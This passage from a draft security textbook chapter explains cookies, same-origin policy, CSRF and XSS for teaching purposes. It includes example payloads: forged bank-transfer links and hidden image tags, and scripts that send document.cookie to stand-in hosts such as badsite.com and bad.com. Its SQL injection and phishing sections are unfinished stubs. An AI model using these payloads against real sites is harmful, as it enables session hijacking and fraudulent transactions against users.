gous components (ActiveX controls) for the Internet Explorer browser. Processing content not otherwise supported, plugins are user-installed third-party libraries (binaries) invoked by HTML tags in individual pages (e.g., <embed> and <object>). Plugins have origin policies typically based on (but differing in detail and enforcement from) the DOM SOP, and plugin-specific mechanisms for persistent state (e.g., *Flash cookies*). Plugins have suffered a disproportionately large number of exploits, exacerbated by the historical architectural choice to grant plugins access to local operating system interfaces (e.g., filesystem and networking access), leaving security policies and their enforcement to (not the browsers but) the plugins themselves—which evidently receive less attention to detail in design and/or implementation, given this security track record. Browser support for plugins is disappearing, for reasons including obsolescence due to alternatives including HTML5. Aside: distinct from plugins, *browser extensions* modify a browser's functionality (e.g., menus and toolbars) independent of any ability to render novel types of content.

‡**Exercise** (Java security). Java is a general purpose programming language (distinct from JavaScript), run on a *Java virtual machine* (JVM) supported by its own runtime environment (JRE). Its first public release in 1996 led to early browsers supporting mobile code (active content) in the form of *Java applets*, and related server-side components. Summarize Java's security model and the implications of Java applets (hint: see [28]).

‡**SOP and Ajax.** As illustrated by Figure 7.3, a main function of the DOM SOP is to control JavaScript interactions between different browser windows and frames. Another SOP use case involves Ajax, which facilitates rich interactive web applications—as popularized by Google Maps and Gmail (web mail) applications—through a collection of technologies employing scripted HTTP and the XMLHttpRequest object.[4] These allow ongoing browser-server communications without full page reloads. Asynchronous HTTP requests by scripts—which have ongoing access to a remote server's data stores—are restricted, by the DOM SOP, to the origin server (host that served the baseline document the script is embedded in). Content from multiple origins should not appear in a document.

7.5 Authentication cookies and maliciously scripting HTML

This section discusses attacks involving malicious scripts and HTML tags, including cross-site request forgery (CSRF), cross-site scripting (XSS), and SQL injection.

Session IDs and cookie theft. To facilitate browser sessions (Section 7.3), servers store a *session ID* (randomly chosen number) in an HTTP cookie. The session ID indexes server-side state related to ongoing interaction. For sites that require user authentication, the user typically logs in to a landing page, but is not asked to re-authenticate for each later same-site page visited—instead, that the session has been authenticated is recorded by either server-side state, or in the session ID cookie itself (now called an *authentication cookie*). The server may specify a session expiration time (after which re-authentication is needed) shorter than the cookie lifetime. If the cookie is persistent (see above), and the browser has not disabled persistent cookies, the authentication cookie may

[4] Details (beyond our scope) can be found at http://www.w3.org/TR/XMLHttpRequest/

extend the authenticated session beyond the lifetime of the browsing window, to visits days or weeks later. Such cookies are an attractive target if possession conveys the benefits of an authenticated session, e.g., to an account with permanently stored credit card number or other sensitive resources. *Cookie theft* thus allows *HTTP session hijacking*.[5]

COOKIE THEFT: CLIENT-SIDE SECURITY RISKS. Authentication cookies, or those with session IDs (often equivalent in value), may be stolen by means including:

1. malicious JavaScript in HTML documents (unless the `HttpOnly` attribute is set). JavasScript may, for example, send cookies to a co-operating malicious site (below).

2. untrustworthy HTTP proxies, middlepersons and middleboxes—if cookies are sent over HTTP. The `Secure` cookie attribute mandates HTTPS or similar protection.

3. non-script client-side malware (which generally defeats client-side defenses).

4. physical or manual access to the filesystem or memory of the device on which cookies are stored (or any access to a non-encrypted storage backup thereof).

COOKIE PROTECTION: SERVER-PROVIDED INTEGRITY, CONFIDENTIALITY. Another cookie-related risk is servers expecting cookie integrity, without using supporting mechanisms. A cookie is a text string, which the browser simply stores and retrieves. It is subject to modification (including by client-side agents); thus independent of any tranport-layer encryption, a server should encrypt and MAC any cookies holding sensitive values (e.g., using authenticated encryption, which includes integrity protection), or encrypt and sign. Typical key management issues related to sharing keys with external parties do not arise (the server itself decrypts and verifies). Separate means are needed to address a malicious agent replaying or injecting copied cookies.

Exercise (Cookie security). Summarize known security pitfalls of using HTTP cookies (hint: see immediately above, [3, Section 8], and [17]).

CROSS-SITE REQUEST FORGERY. The use of HTTP cookies as authentication cookies has led to numerous security vulnerabilities. We first discuss *cross-site request forgery* (CSRF), also called *session riding*. Recall that browsers return cookies to sites that have set them; this includes authentication cookies. If an authentication cookie alone suffices to authorize a transaction on a given site, and a target user is currently logged into that site (e.g., as indicated by the authentication cookie), then an HTTP request made by the browser to this site is in essence a pre-authorized transaction. Thus if an attacker can arrange to designate the details of a transaction conveyed to this site by an HTTP request from the target user's browser, then this (pre-authorized) attacker-arranged request will be carried out by the server *without the attacker ever having possessed, or knowing the content of, the associated cookie*. To convey the main points, a simplified example helps.

Example *(CSRF attack).* A bank allows logged-in user Alice to transfer funds to Bob by the following HTTP request, e.g., resulting from Alice filling out appropriate fields of an HTML form on the bank web page, after authenticating:

[5] This is distinct from network-based TCP session hijacking (Chapter 10).

```
POST http://mybank.com/fundxfer.php HTTP/1.1
...to=Bob&value=2500
```

For brevity, assume the site also allows this to be done using:

```
GET http://mybank.com/fundxfer.php?to=Bob&value=2500 HTTP/1.1
```

Attacker Charlie can then have money sent from Alice's account to himself, by preparing this HTML, on an attack site under his control, which Alice is engineered to visit:

```
<a href="http://mybank.com/fundxfer.php?to=Charlie&value=2500">
Click here...shocking news!!!</a>
```

Minor social engineering was required to get Alice to click the link. The same end result can be achieved with neither a visit to a malicious site nor the click of a button or link, using HTML with an image tag sent to Alice (while she is currently logged into her bank site) as an HTML email, or in a search engine result, or from an online forum that reflects other users' posted input without sanitization:

```
<img width="0" height="0" border="0" src=
"http://mybank.com/fundxfer.php?to=Charlie&value=2500" />
```

When Alice's HTML-capable agent receives and renders this, a GET request is generated for the supposed image and causes the bank transfer. The 0x0 pixel sizing avoids drawing attention. As another alternative, Charlie could arrange an equivalent POST request be submitted using a hidden form and a browser eventhandler (e.g., `onload`) to avoid need for Alice to click a form submission button.

CSRF: FURTHER NOTES. Beyond funds transfer, a second example CSRF attack might change the email-address-on-record for an account (this often being used for account recovery). Further remarks about such CSRF attacks follow.

1. Any response will go to Alice's user agent, not Charlie; thus CSRF attacks aim to achieve their goal in a single HTTP request.

2. Defenses cannot rely on servers auditing, or checking to ensure, expected IP addresses, since in CSRF, the HTTP request is from the victim's own user agent.

3. CSRF attacks rely on victims being logged into the target site; most financial sites avoid persistent cookies, which reduces the exposure window.

4. CSRF attacks are an example of a security failure pattern called the *confused deputy*: improper use of an authorized agent. As such, they remain of pedagogical interest even after specific implementation vulnerabilities are fixed.

5. CSRF attacks may use, but are not dependent on, injecting scripts into pages on target servers. In contrast, XSS attacks (below) typically rely on script injection.

Exercise (CSRF: secret validation tokens). *Secret validation tokens* are one proposed defense against CSRF. Describe how they work, and any disadvantages (hint: see [27]).

CROSS-SITE SCRIPTING. Another broad class of attacks, called *cross-site scripting* (XSS), involves injection of malicious HTML tags or scripts into web pages such that rendering HTML on user agents (browsers) results in actions intended by neither legitimate sites nor users. The classic example sends a victim's cookies to an attacker site.

Example *(Stored XSS).* Suppose a web forum allows users to post comments embedded into pages for later visitors to see, and a malicious user types the following input:

```
This is my dog. <img src="dog.jpg">
<script> document.images[0].src=
"http://badsite.com/dog.jpg?arg1=" + document.cookie; </script>
```

The image tag's src attribute specifies a URL from which to retrieve a resource. Setting the `.src` property within the script tags results in a GET request, the value of its URL parameter `arg1` being the full set of cookies—a string of semicolon-separated name=value pairs—for the current document (forum site).[6] This is sent to `badsite.com` as a side effect, resulting in cookie theft. A defense is filtering of user input to remove <script> tags, or other means to prevent untrusted user input from becoming active content. An implicit expectation is that users input static text, but the input should be *sanitized* (verified in some way) to enforce this. More generally, the malicious input could be:

harmless-text `<script>` *arbitrary-malicious-JavaScript* `</script>`

thus running arbitrary JavaScript in the browsers of visitors of the legitimate site. Overall, this fails to distinguish malicious input from the server's own HTML, and violates the spirit of the same-origin-policy.

TYPES OF XSS. Scripts as above, stored on the target server's filesystem, result in a *stored (persistent) XSS*. A second class is discussed next: *reflected (non-persistent) XSS*. A third class, *DOM-based XSS*, modifies the client-side DOM environment (whereas, e.g., stored XSS involves server-side injection at a vulnerable server).

Example *(Reflected XSS).* Suppose a user is redirected to, or lands on, an attacker-controlled site `www.start.com`, and that a legitimate site `www.good.com` responds to common file-not-found errors with an error page generated by a parameterized script:

`File-not-found:` *filepath-requested*

Now suppose that `www.start.com` serves an HTML file containing the text:

```
Our favourite site for deals is www.good.com: <a href=
'http://www.good.com/<script>document.location="http://bad.com
/dog.jpg?arg1="+document.cookie;</script>'> Click here </a>
```

The script within the <a> `href` attribute is event-driven, i.e., executes on clicking the link. In the single-quoted URL, the string of characters after the domain is nonsense as a filepath—it is a script block. But suppose the user clicks the link—a link to a legitimate site—and the auto-generated error page interprets whatever string is beyond the domain as a filepath. On the click, the browser tries to fetch a resource at `www.good.com` triggering a file-not-found response with this HTML text for the victim's browser to render:

```
File-not-found: <script>document.location="http://bad.com/
dog.jpg?arg1=" + document.cookie;</script>
```

[6] For technical reasons, an actual attack may use `encodeURIComponent(document.cookie)`.

This text with injected script, misinterpreted as a filepath string, and reflected to the user browser, executes when rendered. This sends the user's cookies for `www.good.com`—the document's new origin, the domain of the link the browser tried to load—as a parameter to `bad.com`, and as a bonus, maliciously redirects the browser to `bad.com`.

XSS: FURTHER COMMENTS. Maliciously inserted JavaScript takes many forms, depending on page design, and how sites filter and relay untrusted input. It may execute during page-load/parsing, on clicking links, or on other browser-detected events. As another reflected XSS example, suppose a site URL parameter *username* is used to greet users "Welcome, *username*". If parameters are not sanitized, the HTML reflected by the site to a user may import and execute an arbitrary JavaScript file, if an attacker can alter parameters (perhaps by a proxy), with the URL

```
http://site1.com/file1.cgi?username=
<script src='http://bad.com/bad.js'></script>
```

resulting in "Welcome, `<script src=...></script>`". Here, .cgi implies a server-side CGI script expecting a parameter; Perl and PHP are also common. Such scripts execute in the context of the enclosing document's origin (i.e., the legitimate server), yielding access to sensitive data including form data such as credit card numbers. The `src=` attribute of an image tag can be used to send data to external sites, with or without redirecting the browser. Redirection to a malicious site may enable a phishing attack, drive-by download, or social engineering of the user to install malware (e.g., a keylogger or ransomware). Aside from taking care not to click on links in email messages, search engine results, and unfamiliar web sites, for XSS protection end-users are largely reliant on the sites they visit (and in particular input sanitization and web page design decisions).

XSS: POTENTIAL IMPACTS. Unless precluded, the ability to inject script blocks allows JavaScript inclusions from arbitrary sites, giving the attacker full control of the user browser by controlling its content, the sites it visits and/or resources included via URIs. In summary, potential outcomes include:

1. browser redirection, including to attacker-controlled sites;
2. access to authentication cookies and other session tokens;
3. access to browser-stored data for the current site;
4. rewriting the document displayed to the client, e.g., with `document.write()`, or other methods that allow programmatic manipulation of individual DOM objects.

Control of browser content, including active content therein, also enables other attacks that exploit existing browser vulnerabilities, e.g., drive-by-downloads.[7]

TAG FILTERING, ENCODING TRICKS AND COUNTER-MEASURES. Server-side filters may stop simple XSS atacks, but filter evasion also occurs. For example, to counter malicious injection of HTML markup tags, filters replace $<$ and $>$ by `&lt` and `&gt`

[7] Malware is discussed further in Chapter 9.

(called *output escaping*, see below); browser parsers then process `&ltscript&gt` as regular text, without invoking an execution context. In turn, attacks use their own encoding tactics—e.g., to evade simple filters seeking the string `<script>`, injected code may use alternate character encodings (Table 7.2 below) for the functionally equivalent string `<s`cript`>` and to evade filter pattern-matching of `document.cookie`, injected code may dynamically construct a copy of that string using string operations. In practice, even sophisticated filters should be augmented by complementary defenses.

Exercise (Content Security Policy). Discuss the design and effectiveness of Content Security Policy in addressing XSS and CSRF (hint: see [36, 38]; cf. [30]).

‡**UNICODE AND CHARACTER ENCODING (BACKGROUND).** English documents commonly use the ASCII code. Its 128 characters (hex `0x00` to `0x7f`) require 7 bits, but are often stored in 8-bit bytes (octets) with top bit 0. The Unicode standard was designed to accommodate larger character sets. It assigns numeric *code points* in the hex range `U+0000` to `U+10ffff` to characters. As a 16-bit (two byte) Unicode character, "z" is `U+007a`. A question then arises when reading a file: is a character represented by one byte, two bytes, or more, and under what representation? This requires knowing the *encoding* convention used. UTF-8 encoding uses octet character encoding (backwards compatible with ASCII), and one to four octets per character; ASCII's code points are 0-127 and require just one octet. UTF-16 and UTF-32 respectively use 16- and 32-bit units. A 32-bit Unicode code point is represented in UTF-8 using four UTF-8 units, or in UTF-32 in one UTF-32 unit (which is four times as long). To inform the interpretation of byte sequences as characters, the encoding method is typically declared in, e.g., HTML, HTTP, and email headers; browsers may also use heuristic methods to guess the encoding.

‡**HTML SPECIAL CHARACTERS, URI RESERVED CHARACTERS.** HTML uses the characters $<$ and $>$ to denote markup tags. In source files, when such characters are intended as literal content rather than syntax to denote tags, they are denoted by & followed by a predefined entity name and a semicolon (see Table 7.2). The ampersand thus needs similar treatment, as do quote-marks in ambiguous cases due to their use to delimit attributes of HTML elements. The term "escape" in this context implies an alternate interpretation of subsequent characters. Escape sequences are used elsewhere—e.g., in URIs, beyond lower- and upper-case letters, digits, and selected symbols (dash, underscore, dot, tilde), numerous non-alphanumeric characters are reserved (e.g., comma, /, ?, *, (,), [,], $, +, =, and others). Reserved characters to appear in a URI for non-reserved purposes must be *percent-encoded* in the source file; e.g., ASCII characters are replaced by % followed by two hex digits giving the character's ASCII value, e.g., ":" is replaced by `%3A`. Space-characters in URIs, e.g., in parameter names, are encoded as `%20`.

SQL INJECTION.[8]

7.6 Phishing, browser security indicators, and usable security

[8] To be completed***

Character	Escaped	Alternate	Common name
"	&quot;	&#034;	double-quote
&	&amp;	&#038;	ampersand
'	&apos;	&#039;	apostrophe-quote
<	&lt;	&#060;	less-than
>	&gt;	&#062;	greater-than

Table 7.2: HTML/XHTML characters that, in some or all cases, require care in source files. The "escaped" version denotes a character intended as content (e.g., for display) rather than syntax for the parser, e.g., as part of a tag or to delimit attributes. The decimal code nnn in the alternate encoding &#nnn; uses Latin-1 (Unicode) code points; alternatively, hex notation &#xhhhh; can be used, e.g., < and < are equivalent.

PHISHING.[9]
BROWSER SECURITY INDICATORS.
USABLE SECURITY.

7.7 ‡Endnotes and further reading

For HTTP/1.1 see RFC 2616 [15]. For the original idea of (www) HTTP proxies, see Luotonen [26]. Rescorla [33] lucidly overviews HTTP proxies including the CONNECT proxy method, and is the definitive guide on TLS, its to-be-avoided [2] predecessor SSL, and HTTPS on a separate port [32] from normal HTTP. This separate-ports strategy is well-entrenched for HTTPS, but see RFC 2817 [24] (cf. [32, p.328]) for a same-ports alternative to upgrade HTTP to use TLS while retaining an existing TCP connection. Rescorla [33, p.316] notes how HTTP proxies are abused to support middle-person CONNECT requests; Chen [8] explores related XSS/SOP exploits in the context of untrusted proxies (cf. [10, 12] in Section 7.2 exercises).

TLS 1.3 [34] allows encryption via AES in AEAD/authenticated encryption modes (see Chapter 2) AES-GCM and AES-CCM [29], and the ChaCha20 stream cipher paired with Poly1305 MAC, but excludes algorithms considered obsolete or no longer safe including MD5, SHA-1, DSA, static RSA (key transport) and static DH (retained asymmetric key exchange options are thus forward secret), RC4, triple-DES, and all non-AEAD ciphers including AES-CBC. RSA signatures (for handshake messages, and server certificates) remain eligible. TLS 1.3's key derivation function is the HMAC-based HKDF (RFC 5869), instantiated by SHA256 or SHA384.

For HTTP cookies, see RFC 6265 [3]. For the W3C DOM, see https://www.w3.org/DOM/. For DOM, JavaScript, SOP, and client-side persistent data storage alternatives to cookies, see Flanagan [16]. For DOM SOP see also RFC 6454 [4] and Schwenk [35].

[9] To be completed***

For SOP-related issues in web *mashups* (pages using frames to combine content from multiple domains), and secure cross-frame communications, see Barth [6]. Zheng [40] explores cookie injection attacks related to HTTP cookie origins. For browser threat models and design issues, see Reis [31] and also Wang [37] for cross-site access control policies, plugins, mixed (HTTP/HTTPS) content, and (DOM and cookie) same-origin policies. As a general resource on web application security, see `https://www.owasp.org`. For research on CSRF, see (chronologically) Jovanovic [23], Barth [5], Mao [27]. On XSS, the original CERT advisory was February 2000 [7]; see also the Garcia-Alfaro survey [18], and the Noxes system [25] offering client-side protection. Chou [9] explains details of a JavaScript keylogger. For *Ajax* security, see Hoffman [21].

For usability and security, the definitive reference is Garfinkel [19]; see also Whitten [39] on email and mental models, and Herley [20] on security advice given to users. For phishing, see Dhamija [11] and Jakobsson [22]. For security indicators on browsers see Porter Felt [14], and Amrutkar [1] on mobile browsers.

References

[1] C. Amrutkar, P. Traynor, and P. C. van Oorschot. An empirical evaluation of security indicators in mobile web browsers. *IEEE Trans. Mob. Comput.*, 14(5):889–903, 2015.

[2] R. Barnes, M. Thomson, A. Pironti, and A. Langley. RFC 7568: Deprecating Secure Sockets Layer Version 3.0, June 2015. Proposed Standard.

[3] A. Barth. RFC 6265: HTTP State Management Mechanism, Apr. 2011. Proposed Standard; obsoletes RFC 2965.

[4] A. Barth. RFC 6454: The Web Origin Concept, Dec. 2011. Standards Track.

[5] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *ACM Conf. Computer and Comm. Security (CCS)*, pages 75–88, 2008.

[6] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, 2009.

[7] CERT. CA-2000-02: Malicious HTML tags embedded in client web requests. Advisory, 2 Feb 2000, `https://resources.sei.cmu.edu/asset_files/whitepaper/2000_019_001_496188.pdf`.

[8] S. Chen, Z. Mao, Y. Wang, and M. Zhang. Pretty-bad-proxy: An overlooked adversary in browsers' HTTPS deployments. In *IEEE Symp. Security and Privacy*, pages 347–359, 2009.

[9] N. Chou, R. Ledesma, Y. Teraguchi, and J. C. Mitchell. Client-side defense against web-based identity theft. In *ISOC Symp. Network and Distributed System Security (NDSS)*, 2004.

[10] X. de Carné de Carnavalet and M. Mannan. Killed by proxy: Analyzing client-end TLS interception software. In *ISOC Symp. Network and Distributed System Security (NDSS)*, 2016.

[11] R. Dhamija, J. D. Tygar, and M. A. Hearst. Why phishing works. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 581–590, 2006.

[12] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The security impact of HTTPS interception. In *ISOC Symp. Network and Distributed System Security (NDSS)*, 2017.

[13] S. Englehardt, J. Han, and A. Narayanan. I never signed up for this! Privacy implications of email tracking. *Proceedings on Privacy Enhancing Technologies*, 2018(1):109–126, 2018.

[14] A. P. Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo. Rethinking connection security indicators. In *ACM Symp. on Usable Privacy and Security (SOUPS)*, pages 1–14, 2016.

[15] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. RFC 2616: Hypertext Transfer Protocol—HTTP/1.1, June 1999. Draft Standard; obsoleted by RFCs 7230–7235 (2014), obsoletes RFC 2068.

[16] D. Flanagan. *JavaScript: The Definitive Guide, Fifth Edition*. O'Reilly, 2006.

[17] K. Fu, E. Sit, K. Smith, and N. Feamster. The Dos and Don'ts of Client Authentication on the Web. In *USENIX Security Symp.*, 2001.

[18] J. García-Alfaro and G. Navarro-Arribas. Prevention of cross-site scripting attacks on current web applications. In *OTM Conferences, Proc. Part II, Springer LNCS 4804*, pages 1770–1784, Nov. 2007.

[19] S. L. Garfinkel and H. R. Lipford. *Usable Security: History, Themes, and Challenges*. Synthesis Lectures on Information Security, Privacy, and Trust. Morgan & Claypool Publishers, 2014.

[20] C. Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *New Security Paradigms Workshop*, pages 133–144, New York, NY, USA, 2009. ACM.

[21] B. Hoffman and B. Sullivan. *Ajax Security*. Addison-Wesley, 2007.

[22] M. Jakobsson and S. Myers, editors. *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft*. John Wiley, 2006.

[23] N. Jovanovic, E. Kirda, and C. Kruegel. Preventing cross site request forgery attacks. In *International Conference on Security and Privacy in Communication (SecureComm 2006)*, pages 1–10, 2006.

[24] R. Khare and S. Lawrence. RFC 2817: Upgrading to TLS Within HTTP/1.1, May 2000. Proposed Standard.

[25] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna. Client-side cross-site scripting protection. *Computers & Security*, 28(7):592–604, 2009. Preliminary version in ACM SAC'06, "Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks".

[26] A. Luotonen and K. Altis. World-Wide Web Proxies. *Computer Networks and ISDN Systems*, 27(2):147–154, Nov. 1994. Special issue on the First WWW Conference.

[27] Z. Mao, N. Li, and I. Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *Financial Cryptography and Data Security (FC)*, volume 5628 of *Lecture Notes in Computer Science*, pages 235–255. Springer, 2009.

[28] G. McGraw and E. W. Felten. *Java Security: Hostile Applets, Holes, and Antidotes*. John Wiley, 1997. Available as a free web edition; the 2nd edition (1999) has the title *Securing Java*.

[29] D. McGrew and D. Bailey. RFC 6655: AES-CCM Cipher Suites for Transport Layer Security (TLS), July 2012. Proposed Standard.

[30] T. Oda, G. Wurster, P. C. van Oorschot, and A. Somayaji. SOMA: mutual approval for included content in web pages. In *ACM Conf. Computer and Comm. Security (CCS)*, pages 89–98, 2008.

[31] C. Reis, A. Barth, and C. Pizano. Browser security: Lessons from Google Chrome. *Commun. ACM*, 52(8):45–49, August 2009. The full paper is pending, from the technical report "The Security Architecture of the Chromium Browser" by A. Barth, C. Jackson, C. Reis, and Google Chrome Team.

[32] E. Rescorla. RFC 2818: HTTP Over TLS, May 2000. Informational.

[33] E. Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2001.

[34] E. Rescorla. RFC 8446: The Transport Layer Security (TLS) Protocol Version 1.3, Aug. 2018. IETF Proposed Standard; obsoletes RFC 5077, 5246 (TLS 1.2), 6961.

[35] J. Schwenk, M. Niemietz, and C. Mainka. Same-origin policy: Evaluation in modern browsers. In *USENIX Security Symp.*, pages 713–727, 2017.

[36] S. Stamm, B. Sterne, and G. Markham. Reining in the web with Content Security Policy. In *WWW—International Conf. on World Wide Web*, 2010.

[37] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The multi-principal OS construction of the Gazelle web browser. In *USENIX Security Symp.*, 2009.

[38] M. West, A. Barth, and D. Veditz. Content Security Policy Level 2. W3C Recommendation, 15 December 2016.

[39] A. Whitten and J. D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *USENIX Security Symp.*, 1999.

[40] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver. Cookies Lack Integrity: Real-World Implications. In *USENIX Security Symp.*, pages 707–721, 2015.